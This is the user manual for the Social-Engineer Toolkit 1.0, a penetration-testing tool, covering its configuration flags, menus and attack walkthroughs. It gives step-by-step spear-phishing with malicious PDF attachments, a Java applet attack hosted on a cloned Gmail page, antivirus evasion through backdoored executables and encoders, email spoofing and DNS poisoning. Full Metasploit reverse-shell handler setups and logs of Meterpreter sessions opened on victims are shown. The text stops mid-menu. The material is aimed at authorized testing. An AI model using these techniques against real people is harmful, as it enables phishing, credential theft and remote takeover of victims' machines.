

The Social-Engineer Toolkit (SET)



Official User Manual

Made for version 1.0

By David Kennedy (Re1LK)
davek@social-engineer.org

<http://www.secmaniac.com>
<http://www.social-engineer.org>

Download:

svn co http://svn.secmaniac.com/social_engineering_toolkit set/

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The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the <http://www.social-engineer.org> launch and has quickly become a standard tool in a penetration testers arsenal. SET is written by David Kennedy (ReL1K) and with a lot of help from the community it has incorporated attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be focused attacks against a person or organization used during a penetration test.

Beginning with the Social Engineer Toolkit

The brain behind SET is the configuration file. SET by default works perfect for most people however, advanced customization may be needed in order to ensure that the attack vectors go off without a hitch. First thing to do is ensure that you have updated SET, from the directory:

```
root@bt:/pentest/exploits/SET# svn update
U    src/payloadgen/payloadgen.py
U    src/java_applet/Java.java
U    src/java_applet/jar_file.py
U    src/web_clone/cloner.py
U    src/msf_attacks/create_payload.py
U    src/harvester/scrapper.py
U    src/html/clientside/gen_payload.py
U    src/html/web_server.py
U    src/arp_cache/arp_cache.py
U    set
U    readme/CHANGES
Updated to revision 319.
root@bt:/pentest/exploits/SET#
```

Once you've updated to the latest version, start tweaking your attack by editing the SET configuration file. Let's walk through each of the flags:

```
root@bt:/pentest/exploits/set# nano config/set_config
```

```
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE
/pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Looking through the configuration options, you can change specific fields to get a desired result. In the first option, you can change the path of where the location of Metasploit is. Metasploit is used for the payload creations, file format bugs, and for the browser exploit sections.

SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING WILL DEFAULT

**# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0**

#

**# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap**

The Ettercap section can be used when you're on the same subnet as the victims and you want to perform DNS poison attacks against a subset of IP addresses. When this flag is set to ON, it will poison the entire local subnet and redirect a specific site or all sites to your malicious server running.

**# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES
SENDMAIL=OFF**

Setting the SENDMAIL flag to ON will try starting SENDMAIL, which can spoof source email addresses. This attack only works if the victim's SMTP server does not perform reverse lookups on the hostname. SENDMAIL must be installed. If your using BackTrack 4, it is installed by default.

**# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK
WEBATTACK_EMAIL=OFF**

When setting the WEBATTACK_EMAIL to ON, it will allow you to send mass emails to the victim while utilizing the Web Attack vector. Traditionally the emailing aspect is only available through the spear-phishing menu however when this is enabled it will add additional functionality for you to be able to email victims with links to help better your attacks.

CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS REQUIRES YOU TO

INSTALL ---> JAVA 6 JDK, BT4 OR UBUNTU USERS: apt-get install openjdk-6-jdk

IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install sun-java6-jdk

SELF_SIGNED_APPLET=OFF

The Java Applet Attack vector is the attack with one of the highest rates of success that SET has in its arsenal. To make the attack look more believable, you can turn this flag on which will allow you to sign the Java Applet with whatever name you want. Say your targeting CompanyX, the standard Java Applet is signed by Microsoft, you can sign the applet with CompanyX to make it look more believable. This will

require you to install java's jdk (in Ubuntu its apt-get install sun-java6-jdk or openjdk-6-jdk).

```
# THIS FLAG WILL SET THE JAVA ID FLAG WITHIN THE JAVA APPLET TO
SOMETHING DIFFE$
# THIS COULD BE TO MAKE IT LOOK MORE BELIEVABLE OR FOR BETTER
OBFUSCATION
JAVA_ID_PARAM=Secure Java Applet
#
# JAVA APPLET REPEATER OPTION WILL CONTINUE TO PROMPT THE USER
WITH THE JAVA AP$
# THE USER HITS CANCEL. THIS MEANS IT WILL BE NON STOP UNTIL RUN IS
EXECUTED. T$
# A BETTER SUCCESS RATE FOR THE JAVA APPLET ATTACK
JAVA_REPEATER=ON
```

When a user gets the java applet warning, they will see the 'Secure Java Applet' as the name of the Applet instead of the IP address. This adds a better believability to the java applet. The second option will prompt the user over and over with nagging Java Applet warnings if they hit cancel. This is useful when the user clicks cancel and the attack would be rendered useless, instead it will continue to pop up over and over.

```
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS
ON IF YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON
```

The AUTO_DETECT flag is probably one of the most asked questions in SET. In most cases, SET will grab the interface you use in order to connect out to the Internet and use that as the reverse connection and IP address. Most attacks need to be customized and may not be on the internal network. If you turn this flag to OFF, SET will prompt you with additional questions on setting up the attack. This flag should be used when you want to use multiple interfaces, have an external IP, or you're in a NAT/Port forwarding scenario.

```
# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE
JAVA APPLET ATTACK
# OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.
WEB_PORT=80
```

By default the SET web server listens on port 80, if for some reason you need to change this, you can specify an alternative port.

```
# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS
USUALLY HAS BETTER AV
```

**# DETECTION. CURRENTLY IT IS SET TO LEGIT.BINARY WHICH IS JUST
CALC.EXE. AN EXAMPLE
YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE
/pathtoexe/putty.exe
CUSTOM_EXE=src/exe/legit.binary**

When using the payload encoding options of SET, the best option for Anti-Virus bypass is the backdoored, or loaded with a malicious payload hidden in the exe, executable option. Specifically an exe is backdoored with a Metasploit based payload and can generally evade most AV's out there. SET has an executable built into it for the backdooring of the exe however if for some reason you want to use a different executable, you can specify the path to that exe with the CUSTOM_EXE flag.

**# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL
INCREASE SPEED OF
THE ATTACK VECTOR
APACHE_SERVER=OFF

PATH TO THE APACHE WEBROOT
APACHE_DIRECTORY=/var/www**

The web server utilized within SET is a custom-coded web server that at times can be somewhat slow based off of the needs. If you find that you need a boost and want to utilize Apache, you can flip this switch to ON and it will use Apache to handle the web requests and speed your attack up. Note that this attack only works with the Java Applet and Metasploit based attacks. Based on the interception of credentials, Apache cannot be used with the web jacking, tabnabbing, or credential harvester attack methods.

**# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH
WEB_ATTACK VECTOR
WEBATTACK_SSL=OFF

PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK
VECTOR (REQUIRED)
YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON
SELF_SIGNED_CERT
IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!

SELF_SIGNED_CERT=OFF

BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM
FORMAT IN ORDER TO WORK
SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE
/root/ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem**

PEM_SERVER=/root/newreq.pem

In some cases when your performing an advanced social-engineer attack you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates you can as well however there will be an “untrusted” warning when a victim goes to your website.

**TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE,
SOMETIMES IT CAN BE A LITTLE SLOW
AND HARDER TO CONVINCE THE VICTIM. 5000 = 5 seconds
WEBJACKING_TIME=2000**

The webjacking attack is performed by replacing the victim’s browser with another window that is made to look and appear to be a legitimate site. This attack is very dependant on timing, if your doing it over the Internet, I recommend the delay to be 5000 (5 seconds) otherwise if your internal, 2000 (2 seconds) is probably a safe bet.

**# PORT FOR THE COMMAND CENTER
COMMAND_CENTER_PORT=44444

COMMAND CENTER INTERFACE TO BIND TO BY DEFAULT IT IS LOCALHOST
ONLY. IF YOU WANT TO ENABLE IT
SO YOU CAN HIT THE COMMAND CENTER REMOTELY PUT THE INTERFACE
TO 0.0.0.0 TO BIND TO ALL INTERFACES.
COMMAND_CENTER_INTERFACE=127.0.0.1

HOW MANY TIMES SET SHOULD ENCODE A PAYLOAD IF YOU ARE USING
STANDARD METASPLO\$
ENCOUNT=4**

The command center is the web GUI interface for the Social-Engineer Toolkit. If you want to use this on a different port, change this number. The next option will specify what interface to listen on for the SET web interface. If it’s set to 127.0.0.1, it eans that no one from outside on the network can hit the web interface. If you place it to 0.0.0.0, it will bind to all interfaces and it can be reached remotely. Be careful with this setting. The encount flag determines how many times a payload will be encoded with Metasploit payloads when in SET. By default it’s 4, but if you require less or more, you can adjust this accordingly.

SET Menu’s



SET is a menu driven based attack system, which is fairly unique when it comes to hacker tools. The decision not to make it command line was made because of how social-engineer attacks occur; it requires multiple scenarios, options, and customizations. If the tool had been command line based it would have really limited the effectiveness of the attacks and the inability to fully customize it based on your target. Let's dive into the menu and do a brief walkthrough of each attack vector.

```
root@bt:/pentest/exploits/set# ./set
```

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 1.0 [---]
[---] Codename: 'Ninja Edition' [---]
[---] Report bugs to: davek@social-engineer.org [---]
[---] Follow Me On Twitter: dave_rel1k [---]
[---] Java Applet Written by: Thomas Werth [---]
[---] Homepage: http://www.secmaniac.com [---]
[---] Framework: http://www.social-engineer.org [---]
[---] Over 1.4 million downloads and counting. [---]
```

Welcome to the Social-Engineer Toolkit (SET). Your one stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - <http://www.derbycon.com>

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Update the Metasploit Framework
9. Update the Social-Engineer Toolkit
10. Help, Credits, and About
11. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof



your email address, be sure "Sendmail" is installed (it is installed in BT4) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice:

The spear-phishing attack menu is used for performing targeted email attacks against a victim. You can send multiple emails based on what you harvested or you can send it to individuals. You can also utilize fileformat (for example a PDF bug) and send the malicious attack to the victim in order to hopefully compromise the system.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. Update the Metasploit Framework
8. Update the Social-Engineer Toolkit
9. Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a Metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default):

The web attack vector is used by performing phishing attacks against the victim in hopes they click the link. There is a wide-variety of attacks that can occur once they click. We will dive into each one of the attacks later on.

3. Infectious Media Generator

The infectious USB/DVD creator will develop a Metasploit based payload for you and craft an autorun.inf file that once burned or placed on a USB will trigger an autorun feature and hopefully compromise the system. This attack vector is

relatively simple in nature and relies on deploying the devices to the physical system.

4. Create a Payload and Listener

The create payload and listener is an extremely simple wrapper around Metasploit to create a payload, export the exe for you and generate a listener. You would need to transfer the exe onto the victim machine and execute it in order for it to properly work.

5. Mass Mailer Attack

The mass mailer attack will allow you to send multiple emails to victims and customize the messages. This option does not allow you to create payloads, so it is generally used to perform a mass phishing attack.

Select from the menu:

- 1. Spear-Phishing Attack Vectors**
- 2. Website Attack Vectors**
- 3. Infectious Media Generator**
- 4. Create a Payload and Listener**
- 5. Mass Mailer Attack**
- 6. Teensy USB HID Attack Vector**
- 7. SMS Spoofing Attack Vector**
- 8. Update the Metasploit Framework**
- 9. Update the Social-Engineer Toolkit**
- 10. Help, Credits, and About**
- 11. Exit the Social-Engineer Toolkit**

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>

Select a payload to create the pde file to import into Arduino:

- 1. Powershell HTTP GET MSF Payload**
- 2. WSCRIPT HTTP GET MSF Payload**
- 3. Powershell based Reverse Shell**
- 4. Return to the main menu.**

Enter your choice:

The teensy USB HID attack is a method used by purchasing a hardware based device from prjc.com and programming it in a manner that makes the small USB microcontroller to look and feel exactly like a keyboard. The important part with this is it bypasses autorun capabilities and can drop payloads onto the system through the onboard flash memory. The keyboard simulation allows you to type characters in a manner that can utilize downloaders and exploit the system.

- 7. Update the Metasploit Framework**
- 8. Update the Social-Engineer Toolkit**
- 9. Help, Credits, and About**
- 10. Exit the Social-Engineer Toolkit**

The following menus will perform updates on Metasploit, the Social-Engineer Toolkit, provide help and credits, and lastly exit the Social-Engineer Toolkit (why would you ever want to do that?!).

Spear-Phishing Attack Vector

As mentioned previously, the spear phishing attack vector can be used to send targeted emails with malicious attachments. In this example we are going to craft an attack, integrate into GMAIL and send a malicious PDF to the victim. One thing to

note is you can create and save your own templates to use for future SE attacks or you can use pre-built ones. When using SET just to note that when hitting enter for defaults, it will always be port 443 as the reverse connection back and a reverse Meterpreter.

Select from the menu:

- 1. Spear-Phishing Attack Vectors**
- 2. Website Attack Vectors**
- 3. Infectious Media Generator**
- 4. Create a Payload and Listener**
- 5. Mass Mailer Attack**
- 6. Teensy USB HID Attack Vector**
- 7. SMS Spoofing Attack Vector**
- 8. Update the Metasploit Framework**
- 9. Update the Social-Engineer Toolkit**
- 10. Help, Credits, and About**
- 11. Exit the Social-Engineer Toolkit**

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (it is installed in BT4) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

- 1. Perform a Mass Email Attack**
- 2. Create a FileFormat Payload**
- 3. Create a Social-Engineering Template**
- 4. Return to Main Menu**

Enter your choice: 1

**Select the file format exploit you want.
The default is the PDF embedded EXE.**

******* PAYLOADS *******

- 1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)**

2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow
10. Custom EXE to VBA (sent via RAR) (RAR required)
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): 1

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse_TCP
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)
5. Windows Meterpreter Reverse_TCP (X64)
6. Windows Shell Bind_TCP (X64)

Enter the payload you want (press enter for default):

[*] Windows Meterpreter Reverse TCP selected.

Enter the port to connect back on (press enter for default):

[*] Defaulting to port 443...

[*] Generating fileformat exploit...

[*] Please wait while we load the module tree...

[*] Started reverse handler on 172.16.32.129:443

[*] Creating 'template.pdf' file...

[*] Generated output file

/pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.

[*] All payloads get sent to the src/msf_attacks/template.pdf directory

[*] Payload generation complete. Press enter to continue.

As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

Enter your choice (enter for default): 1
Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 1

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

Enter your choice: 1
Below is a list of available templates:

- 1: Baby Pics
- 2: Strange Internet usage from your computer
- 3: New Update
- 4: LOL...have to check this out...
- 5: Dan Brown's Angels & Demons
- 6: Computer Issue
- 7: Status Report

Enter the number you want to use: 7

Enter who you want to send email to: kennedyd013@gmail.com

What option do you want to use?

1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay

Enter your choice: 1
 Enter your GMAIL email address: kennedyd013@gmail.com
 Enter your password for gmail (it will not be displayed back to you):

SET has finished delivering the emails.

Do you want to setup a listener yes or no: yes

```
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
```

```

      |      |      |
_`_ \ _ \ _ | _ | _ \ | _ \ | _ |
| | | _ / | ( | \ _ \ | | | ( | | |
- | - | \ _ \ | \ _ \ | _ \ / _ \ / _ \ |
      |

```

```

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)

```

```

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

```

```
msf exploit(handler) >
```

Once the attack is all setup, the victim opens the email and opens the PDF up:

Greetings,

Please view the latest status report.

Thanks,

Rich

 **template.pdf**
70K [View as HTML](#) [Download](#)

As soon as the victim opens the attachment up, a shell is presented back to us:

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1139)
at Thu Sep 09 09:58:06 -0400 2010
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 3940 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

The spear-phishing attack can send to multiple people or individuals, it integrates into Google mail and can be completely customized based on your needs for the attack vector. Overall this is very effective for email spear-phishing.

Java Applet Attack Vector

The Java Applet is one of the core attack vectors within SET and the highest success rate for compromise. The Java Applet attack will create a malicious Java Applet that once run will completely compromise the victim. The neat trick with SET is that you can completely clone a website and once the victim has clicked run, it will redirect the victim back to the original site making the attack much more believable. This attack vector affects Windows, Linux, and OSX and can compromise them all. Remember if you want to customize this attack vector, edit the config/set_config in order to change the self-signed information. In this specific attack vector, you can select web templates which are pre-defined websites that have already been harvested, or you can import your own website. In this example we will be using the site cloner which will clone a website for us. Let's launch SET and prep our attack.

Select from the menu:

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2. Website Attack Vectors
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7. SMS Spoofing Attack Vector
8. Update the Metasploit Framework
9. Update the Social-Engineer Toolkit
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11. Exit the Social-Engineer Toolkit

Enter your choice: 2

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The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit

the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[*] Cloning the website: <https://gmail.com>

[*] This could take a little bit...

[*] Injecting Java Applet attack into the newly cloned website.

[*] Filename obfuscation complete. Payload name is: tgbYm1k69

[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

- | Name: | Description: |
|--|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 | Windows x64 Command Shell, Bind TCP Inline |
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)




```
=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
=[ svn r10268 updated today (2010.09.09)
```

```
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
```

[*] Starting the payload handler...
 [*] Exploit running as background job.
 msf exploit(handler) >
 [*] Started reverse handler on 172.16.32.129:8081
 [*] Starting the payload handler...

In this attack, we've set up our scenario to clone <https://gmail.com> and use the reverse meterpreter attack vector on port 443. We've used the backdoored executable to hopefully bypass anti-virus and setup Metasploit to handle the reverse connections. If you wanted to utilize an email with this attack vector you could turn the config/set_config turn the WEBATTACK_EMAIL=OFF to WEBATTACK_EMAIL=ON. When you get a victim to click a link or coax him to your website, it will look something like this:



As soon as the victim clicks run, you are presented with a meterpreter shell, and the victim is redirected back to the original Google site completely unaware that they have been compromised.

[*] Sending stage (748544 bytes) to 172.16.32.131
 [*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183)
 at Thu Sep 09 10:06:57 -0400 2010

msf exploit(handler) > sessions -i 1
 [*] Starting interaction with 1...

meterpreter > shell
 Process 2988 created.
 Channel 1 created.
 Microsoft Windows XP [Version 5.1.2600]
 (C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>

Metasploit Browser Exploit Method

The Metasploit Browser Exploit Method will import Metasploit client-side exploits with the ability to clone the website and utilize browser-based exploits. Let's take a quick look on exploiting a browser exploit through SET.

Select from the menu:

- 1. Spear-Phishing Attack Vectors**
- 2. Website Attack Vectors**
- 3. Infectious Media Generator**
- 4. Create a Payload and Listener**
- 5. Mass Mailer Attack**
- 6. Teensy USB HID Attack Vector**
- 7. SMS Spoofing Attack Vector**
- 8. Update the Metasploit Framework**
- 9. Update the Social-Engineer Toolkit**
- 10. Help, Credits, and About**
- 11. Exit the Social-Engineer Toolkit**

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

